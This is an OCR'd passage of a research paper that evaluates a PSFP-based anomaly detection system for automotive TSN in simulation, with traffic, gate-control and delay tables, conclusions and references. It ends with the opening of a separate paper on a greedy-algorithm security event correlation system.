5.1. Topology. The network adopts the star network architecture, as shown in Figure 13. The network consists of two switch nodes and five ECU nodes. The CentralHost with switch2 makes up the module VCU, while ZonalHost with switch1 make up the module VIU. The sensor nodes consist of AV1, AV2 and Radar. The speed of each link is 100 Mbps automotive Ethernet, and the message format is based on Ethernet II with IEEE 802.1Q VLAN (virtual local area network) tag.

The simulation time of the scenario is 150 ms, and the switch buffer capacity is set to a maximum of 30 packets. The relevant parameters of various traffic flow in the network are shown in Table 5.

The TAS scheduling table of two switches has the same design. The scheduling rules are as follows:

(1) The scheduling cycle is set to 500 us




Figure 11: Normal and abnormal counters.




Figure 12: The structure of the ADS.




Figure 13: ADAS fusion zone system with the star-topology TSN.

Table 5: Traffic characteristics of the star-topology TSN.

Stream info	Priority	Source	Destination	Cycle time (us)	Quantity	Start time (us)	Interval (us)	Frame length (bytes)
Forward camera	4	AV1	CentralHost	500	3	100	90	400–500
Forward camera	4	AV2	CentralHost	500	3	145	90	400–500
Radar data	4	Radar	CentralHost	500	1	100	500	64
Control data	7	ZonalHost	CentralHost	500	1	0	500	20

(2) The priority code point (PCP) of control messages is 7 (the highest priority)

(3) The PCP of the Forward Camera message is 4 (the medium priority)

(4) The PCP of the Radar message is 4 (the medium priority)

(5) The switching processing delay is set at 8 us, which is the same as the NXP SJA1105Q

(6) The design of gate control lists (GCLs) is shown in Table 6

The ADS strategies are applied only in the switch1, and the parameter configurations are given in Table 7.

The Stream Filter 2 of all ports is used to detect and drop the undefined frames.

5.2. Detection. To analyze the performance of the ADS system, the abnormal traffic is added to the normal traffic. The characteristics of abnormal traffic are shown in Table 8, including the abnormal type and quantity. The addition of abnormal traffic can significantly change the real-time performance of the original traffic, as shown in Figure 14. Figure 14(a) shows the end-to-end delay of each traffic without abnormal traffic, and the end-to-end delay of each traffic type is very stable. Figure 14(b) shows the end-to-end delay for each traffic with added bandwidth traffic. Figure 14(c) shows the end-to-end delay for each traffic with all abnormal traffic.

In addition, the behavior of abnormal traffic is mainly divided into the following four kinds.

5.2.1. MSDU. The messages transmitted by the sensor network are generally within a known range. Messages exceeding MSDU are regarded as abnormal traffic.

5.2.2. Timing. The cycle of messages transmitted by the sensor network is also known. In the network design stage, the time that each message should be transmitted is also determined. Therefore, messages received at an abnormal time are regarded as abnormal traffic.

5.2.3. Undefined. After the network topology and traffic are determined, the type of network traffic is known. If an unknown traffic type is received, it will be considered abnormal traffic.

5.2.4. Bandwidth. For ADAS traffic in the sensor, the bandwidth is also statically configured, and abnormal bandwidth behavior is treated as an exception.

Comparatively speaking, MSDU and undefined can be classified as tempering attacks, as mentioned in Section 2. Timing and bandwidth are usually caused by node corruption. The performance of ADS is closely related to the configuration of PSFP. Figures 14 and 15 show the effects of ADS on four different kinds of abnormal traffic. The system starts abnormal traffic from 50 ms, and abnormal traffic is detected and discarded from the 50 ms after passing through the ADS system.

There is no difference between Figures 14(a) and 14(d), Figures 14(b) and 14(e) are also the same. In the absence of abnormal traffic, ADS will not cause any impact on the TSN system. Figure 14(c) shows the worst impact caused by abnormal traffic, in which control packets with high priority are affected because the abnormal control packets are added to the normal control message flow, and the length of the abnormal control packets is larger than MSDU. Therefore, the increase in end-to-end delay of normal control packets is due to the influence of abnormal control packets. At the

Table 6: GCL design of the star-topology TSN.

Scheduling interval (us)	Q0	Q1	Q2	Q3	Q4	Q5	Q6	Q7
0–125	Closed	Closed	Closed	Closed	Closed	Closed	Closed	Open
125–450	Open	Open	Open	Open	Open	Open	Open	Closed
450–500	Closed	Closed	Closed	Closed	Closed	Closed	Closed	Closed

Table 7: Detection parameter configuration.

Switch1 Connection		Port0 Zonal host	Port1 AV1	Port2 AV2	Port3 Radar
Stream filter 1	Priority	7	—[1]	—	4
	VID	1	—	—	—
	DestMAC	—	0A-00-00-00-01-01[2]	0A-00-00-00-01-01	0A-00-00-00-01-01
	Gate ID	0	0	0	0
	Meter ID	0	0	0	0
	MSDU size	100 bytes	530 bytes	530 bytes	100 bytes
Stream filter 2	Priority	—	—	—	—
	VID	—	—	—	—
	DestMAC	—	—	—	—
	Gate ID	1	1	1	1
	Meter ID	0	0	0	0
	MSDU size	100 bytes	530 bytes	530 bytes	100 bytes
Gate ID0	Gate status	O[3]: 0 us; C[4]: 125 us	C: 0 us; O: 125 us	C: 0 us; O: 125 us	O: 0 us
Gate ID1	Gate status	C: 0 us	C: 0 us	C: 0 us	C: 0 us
Meter ID0	CIR	—	22 Mbit/s	22 Mbit/s	1 Mbit/s
	CBS	—	5004 bytes	5004 bytes	1002 bytes
	EIR	—	4 Mbit/s	4 Mbit/s	1 Mbit/s
	EBS	—	1000 bytes	1000 bytes	100 bytes

1: means the parameter is not related to the corresponding port. 2 The MAC address of the CentralHost node. [3]o: open state of the gate (the gate state period is 500us). [4]C: closed state of the gate.

Table 8: Abnormal traffic characteristics.

Stream info	Priority	Source	Destination	Cycle time (us)	Type	Quantity	Start time (us)	Frame length (bytes)
Forward camera	4	AV1	CentralHost	500	Wrong timing	1	50	400–500
Forward camera	4	AV2	CentralHost	500	DoS attacks	10	0	400–500
Radar data	5	Radar	CentralHost	500	Undefined	1	100	64
Control data	7	ZonalHost	CentralHost	500	Exceed MSDU	1	0	1000–1500




Figure 14: Continued.




Figure 14: (a) End-to-end delay of each traffic without abnormal traffic. (b) End-to-end delay for each traffic with added bandwidth traffic. (c) End-to-end delay for each traffic with all abnormal traffic. (d) End-to-end delay of each traffic without abnormal traffic when ADS is applied. (e) End-to-end delay for each traffic with added bandwidth traffic when ADS is applied. (f) End-to-end delay for each traffic with all abnormal traffic when ADS is applied.

same time, the end-to-end delay itself includes both normal and abnormal end-to-end delays. Similarly, the other three types of messages are affected by abnormal traffic. As shown in Figure 14(f), for the system after applying ADS, the average end-to-end delay of each traffic has been greatly improved.

As a bonus, Figure 16 shows the behavior of the warning level. When the warning level is triggered, YELLOW tokens are taken, but no frames are dropped until the dropping level is triggered. Table 9 shows the performance of the system with and without abnormal traffic when ADS is applied and is not applied.




Figure 15: Effects of ADS on four different kinds of abnormal traffic.




Figure 16: The behavior of the warning level.

Table 9: The performance of the system with and without abnormal traffic when ADS is applied and is not applied.

Stream info	Source	Destination	[5]E2E delay1 (us)	[6]E2E delay2 (us)	[7]E2E delay3 (us)	[8]E2E delay4 (us)	[9]Diff.1 (us)	[10]Diff.2 (us)	[11]Diff.3 (us)
Forward camera	AV1	CentralHost	132.6	1088	132.6	159.9	955.4	0	−928.1
Forward camera	AV2	CentralHost	132.9	2498	132.9	799.1	2365	0	−1699
Radar data	Radar	CentralHost	48.19	190.9	48.19	76.70	142.7	0	−114.2
Control data	ZonalHost	CentralHost	33.55	95.05	33.55	33.55	61.50	0	−61.50

[5]E2E delay1 = E2E mean delay without abnormal traffic when ADS is not applied. [6]E2E delay2 = E2E mean delay with abnormal traffic when ADS is not applied. [7]E2E delay3 = E2E mean delay without abnormal traffic when ADS is applied. [8]E2E delay4 = E2E mean delay with abnormal traffic when ADS is applied. [9]Diff.1 = difference between E2E delay2 and E2E delay1. [10]Diff.2 = difference between E2E delay3 and E2E delay1. [11]Diff.3 = difference between E2E delay4 and E2E delay2.

It can be seen that the real-time performance of the control data is not significantly affected when ADS is applied.

6. Conclusions

In this paper, the security of an automotive TSN as a backbone E/E architecture was analyzed through the MS STRIDE threat model. In the architecture, denial of service attacks is the biggest hidden danger and needs to be emphasized. To form a comprehensive protection strategy for automotive Ethernet security combining the traditional Ethernet and TSN security mechanisms, the protection countermeasures of each layer were listed according to the OSI model, and the countermeasures were divided into three categories: isolation and filtration, detection and defense, and authentication and encryption. Then, according to the definition of PSFP defined in IEEE 802.1Qci, an anomaly detection system was designed. Finally, according to the OMNeT++ simulation tool, the performance of ADS was analyzed and evaluated. Experimental results showed that the ADS successfully identified and discarded four different abnormal traffic events. The application of ADS can thus reduce the impact of abnormal traffic, especially the denial of service attacks. Among them, ADS can make the highest priority control messages not affected by abnormal messages, achieving the goal of ADS design. In future work, the performance of ADS will be further evaluated through hardware based on the simulation design method and model.

Data Availability

The data used to support the findings of this study are available from the corresponding author upon request.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was financially supported by the Shanghai Automotive Industry Science and Technology Development Foundation (1806) and Prospective Study Funding of Nanchang Automotive Innovation Institute, Tongji University (no. TPD-TC202010-13).

References

[1] S. Tuohy, M. Glavin, C. Hughes, E. Jones, M. Trivedi, and L. Kilmartin, "Intra-vehicle networks: a review," *IEEE Transactions on Intelligent Transportation Systems*, vol. 16, no. 2, pp. 534–545, 2014.

[2] S. Sommer, A. Camek, K. Becker et al., "Race: a centralized platform computer based architecture for automotive applications," in *Proceedings of the 2013 IEEE International Electric Vehicle Conference (IEVC)*, October 2013.

[3] J. L. Messenger, "Time-sensitive networking: an introduction," *IEEE Communications Standards Magazine*, vol. 2, no. 2, pp. 29–33, 2018.

[4] J. Lindberg, *Security Analysis of Vehicle Diagnostics Using DoIP*, Chalmers, Gothenburg, Sweden, 2011.

[5] N. Herold, S.-A. Posselt, O. Hanka, and G. Carle, "Anomaly detection for SOME/IP using complex event processing," in *Proceedings of the NOMS 2016-2016 IEEE/IFIP Network Operations and Management Symposium*, IEEE, Istanbul, Turkey, April 2016.

[6] R. Boatright and J. Tardo, "Security aspects of utilizing ethernet AVB as the converged vehicle backbone," *SAE International Journal of Passenger Cars - Electronic and Electrical Systems*, vol. 5, no. 2, pp. 470–478, 2012.

[7] IEEE Standard for Local and Metropolitan Area Networks, *Timing and Synchronization For Time-Sensitive Applications*, pp. 1–421, IEEE, Piscataway, NJ. USA, 2020, https://ieeexplore.ieee.org/document/9121845.

[8] IEEE Standard for Local and Metropolitan Area Networks -- Bridges and Bridged Networks, *Amendment 25: Enhancements for Scheduled Traffic*, pp. 1–57, IEEE, Piscataway, NJ. USA, 2016, https://www.ieee802.org/1/pages/802.1bv.html.

[9] IEEE Standard for Local and Metropolitan Area Networks -- Bridges and Bridged Networks, *Amendment 26: Frame Preemption*, pp. 1–52, IEEE, Piscataway, NJ. USA, 2016, https://ieeexplore.ieee.org/document/7553415.

[10] IEEE Standard for Local and Metropolitan Area Networks-- Bridges and Bridged Networks, *Amendment 28: Per-Stream Filtering and Policing*, pp. 1–65, IEEE, Piscataway, NJ. USA, 2017, https://ieeexplore.ieee.org/document/8064221.

[11] IEEE Standard for Local and Metropolitan Area Networks-- Bridges and Bridged Networks, *Amendment 29: Cyclic Queuing and Forwarding*, pp. 1–30, IEEE, Piscataway, NJ. USA, 2017, https://standards.ieee.org/standard/802_1Qch-2017.html.

[12] IEEE Standard for Local and Metropolitan Area Networks-- Bridges and Bridged Networks, *Amendment 34:Asynchronous Traffic Shaping*, pp. 1–151, IEEE, Piscataway, NJ. USA, 2020, https://standards.ieee.org/standard/802_1Qcr-2020.html.

[13] IEEE Standard for Local and Metropolitan Area Networks, *Frame Replication and Elimination for Reliability*, pp. 1–102, IEEE, Piscataway, NJ. USA, 2017, https://ieeexplore.ieee.org/document/8091139.

[14] P802.1DG, *TSN Profile for Automotive In-Vehicle Ethernet Communications*, IEEE, Piscataway, NJ. USA, 2020, https://1.ieee802.org/tsn/802-1dg/.

[15] Committee VCSE, *Cybersecurity Guidebook for cyber-physical vehicle systems*, SAE International, Warrendale, PA. USA, 2016.

[16] Committee VCSE, *Road vehicles - cybersecurity engineering*, SAE International, Warrendale, PA. USA, 2020.

[17] UNECE, *Working Party on Automated/Autonomous and Connected Vehicles*, UNECE, Geneva, Switzerland, 2020, https://unece.org/transportvehicle-regulations/working-party-automatedautonomous-and-connected-vehicles-introduction.

[18] F. Sommer, J. Dürrwang, and R. Kriesten, "Survey and classification of automotive security attacks," *Information*, vol. 10, no. 4, p. 148, 2019.

[19] B. Carnevale, F. Falaschi, D. Pacini, G. Dini, and L. Fanucci, "A hardware accelerator for the IEEE 802.1 X-2010 key hierarchy in automotive applications," in *in Proceedings of the IEEE/ACS 12th International Conference of Computer Systems and Applications (AICCSA)*, November 2015.

[20] B. Carnevale, F. Falaschi, D. Pacini, G. Dini, and L. Fanucci, "An implementation of the 802.1 AE MAC Security Standard for in-car networks," in *Proceedings of the IEEE 2nd World*

Forum on Internet of Things (WF-IoT), IEEE, Milan, Italy, December 2015.

[21] B. Carnevale, L. Fanucci, S. Bisase, and H. Hunjan, "Macsec-based security for automotive ethernet backbones," *Journal of Circuits, Systems, and Computers*, vol. 27, no. 5, Article ID 1850082, 2018.

[22] J.-H. Choi, S.-G. Min, and Y.-H. Han, "MACsec extension over software-defined networks for in-vehicle secure communication," in *Proceedings of the 10th International Conference on Ubiquitous and Future Networks (ICUFN)*, July 2018.

[23] A. Nasrallah, A. S. Thyagaturu, Z. Alharbi et al., "Ultra-low latency (ULL) networks: the IEEE TSN and IETF DetNet standards and related 5G ULL research," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 1, pp. 88–145, 2019.

[24] L. Lo Bello and W. Steiner, "A perspective on IEEE time-sensitive networking for industrial communication and automation systems," *Proceedings of the IEEE*, vol. 107, no. 6, pp. 1094–1120, 2019.

[25] D. Ergenç, C. Brülhart, J. Neumann, L. Krüger, and M. Fischer, "On the security of IEEE 802.1 time-sensitive networking," in *Proceedings of the IEEE International Conference on Communications Workshops*, (ICC Workshops), Montreal, Canada, June 2021.

[26] D. Grimm, M. Weber, and E. Sax, "An extended hybrid anomaly detection system for automotive electronic control units communicating via ethernet," in *Proceedings of the 4th International Conference on Vehicle Technology and Intelligent Transport Systems - Volume 1 VEHITS*, Funchal, Portugal, March 2018.

[27] M. H. Farzaneh, S. Shafaei, and A. Knoll, "Formally verifiable modeling of in-vehicle time-sensitive networks (TSN) based on logic programming," in *Proceedings of the IEEE Vehicular Networking Conference (VNC)*, December 2016.

[28] M. H. Farzaneh and A. Knoll, "Time-sensitive networking (TSN): an experimental setup," in *Proceedings of the IEEE Vehicular Networking Conference (VNC)*, November 2017.

[29] S. Brunner, J. Rodger, M. Kurcera, and T. Waas, "Automotive E/E-architecture enhancements by usage of ethernet TSN," in *Proceedings of the 13th Workshop on Intelligent Solutions in Embedded Systems (WISES)*, June 2017.

[30] R. Mahfouzi, A. Aminifar, S. Samii, and P. Eles, "Security-aware routing and scheduling for control applications on Ethernet TSN networks," *ACM Transactions on Design Automation of Electronic Systems*, vol. 25, no. 1, pp. 1–26, 2019.

[31] V. M. Navale, K. Williams, A. Lagospiris, M. Schaffert, and M.-A. Schweiker, "(R) evolution of E/E a," *SAE International Journal of Passenger Cars - Electronic and Electrical Systems*, vol. 8, no. 2, pp. 282–288, 2015.

[32] IEEE, *TSN Ethernet as Core Network in the Centralized Vehicle E/E Architecture: Challenges and Possible Solution*, IEEE, Piscataway, NJ. USA, 2019, https://standards.ieee.org/content/dam/ieee-standards/standards/web/documents/other/eipatd-presentations/2019/D1-02_BENGTSSON-TSN_ethernet_as_core_network_in_EE_architecture.pdf.

[33] Microsoft, *Microsoft STRIDE threat model*, Microsoft, Redmond, WA, USA, 2021, https://www.microsoft.com/en-us/securityengineering/sdl/threatmodeling.

[34] IEEE, *IEEE Standard for Local and Metropolitan Area Networks-Media Access Control (MAC) Security*, IEEE, Piscataway, NJ. USA, 2018, https://ieeexplore.ieee.org/document/8585421.

[35] IEEE, *IEEE Standard for Local and Metropolitan Area Networks--Port-Based Network Access Control*IEEE, Piscataway, NJ. USA, 2020, https://standards.ieee.org/standard/802_1X-2020.html.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 3566360, 13 pages
https://doi.org/10.1155/2021/3566360

Research Article

G-CAS: Greedy Algorithm-Based Security Event Correlation System for Critical Infrastructure Network

Peng Lu, Teng Hu, Hao Wang, Ruobin Zhang, and Guo Wu

Institute of Computer Application, China Academy of Engineering Physics, Mianyang, Sichuan 621900, China

Correspondence should be addressed to Teng Hu; mailhuteng@gmail.com

Received 22 July 2021; Revised 18 August 2021; Accepted 31 August 2021; Published 24 September 2021

Academic Editor: Konstantinos Demertzis

The attacks on the critical infrastructure network have increased sharply, and the strict management measures of the critical infrastructure network have caused its correlation analysis technology for security events to be relatively backward; this makes the critical infrastructure network's security situation more severe. Currently, there is no common correlation analysis technology for the critical infrastructure network, and most technologies focus on expanding the dimension of data analysis, but with less attention to the optimization of analysis performance. The analysis performance does not meet the practical environment, and real-time analysis is even more impossible; as a result, the efficiency of security threat detection is greatly declined. To solve this issue, we propose the greedy tree algorithm, a correlation analysis approach based on the greedy algorithm, which optimizes event analysis steps and significantly improves the performance, so the real-time correlation analysis can be realized. We first verify the performance of the algorithm through formalization, and then the G-CAS (Greedy Correlation Analysis System) is implemented based on this algorithm and is applied in a real critical infrastructure network, which outperformed the current mainstream products.

1. Introduction

The critical infrastructure is the lifeblood of a country and region. Once attacked, it will cause irreparable losses. As the critical infrastructures need to communicate with each other for data exchange, it is necessary to form a network to connect all the infrastructures together, and this network is also called the critical infrastructure network.

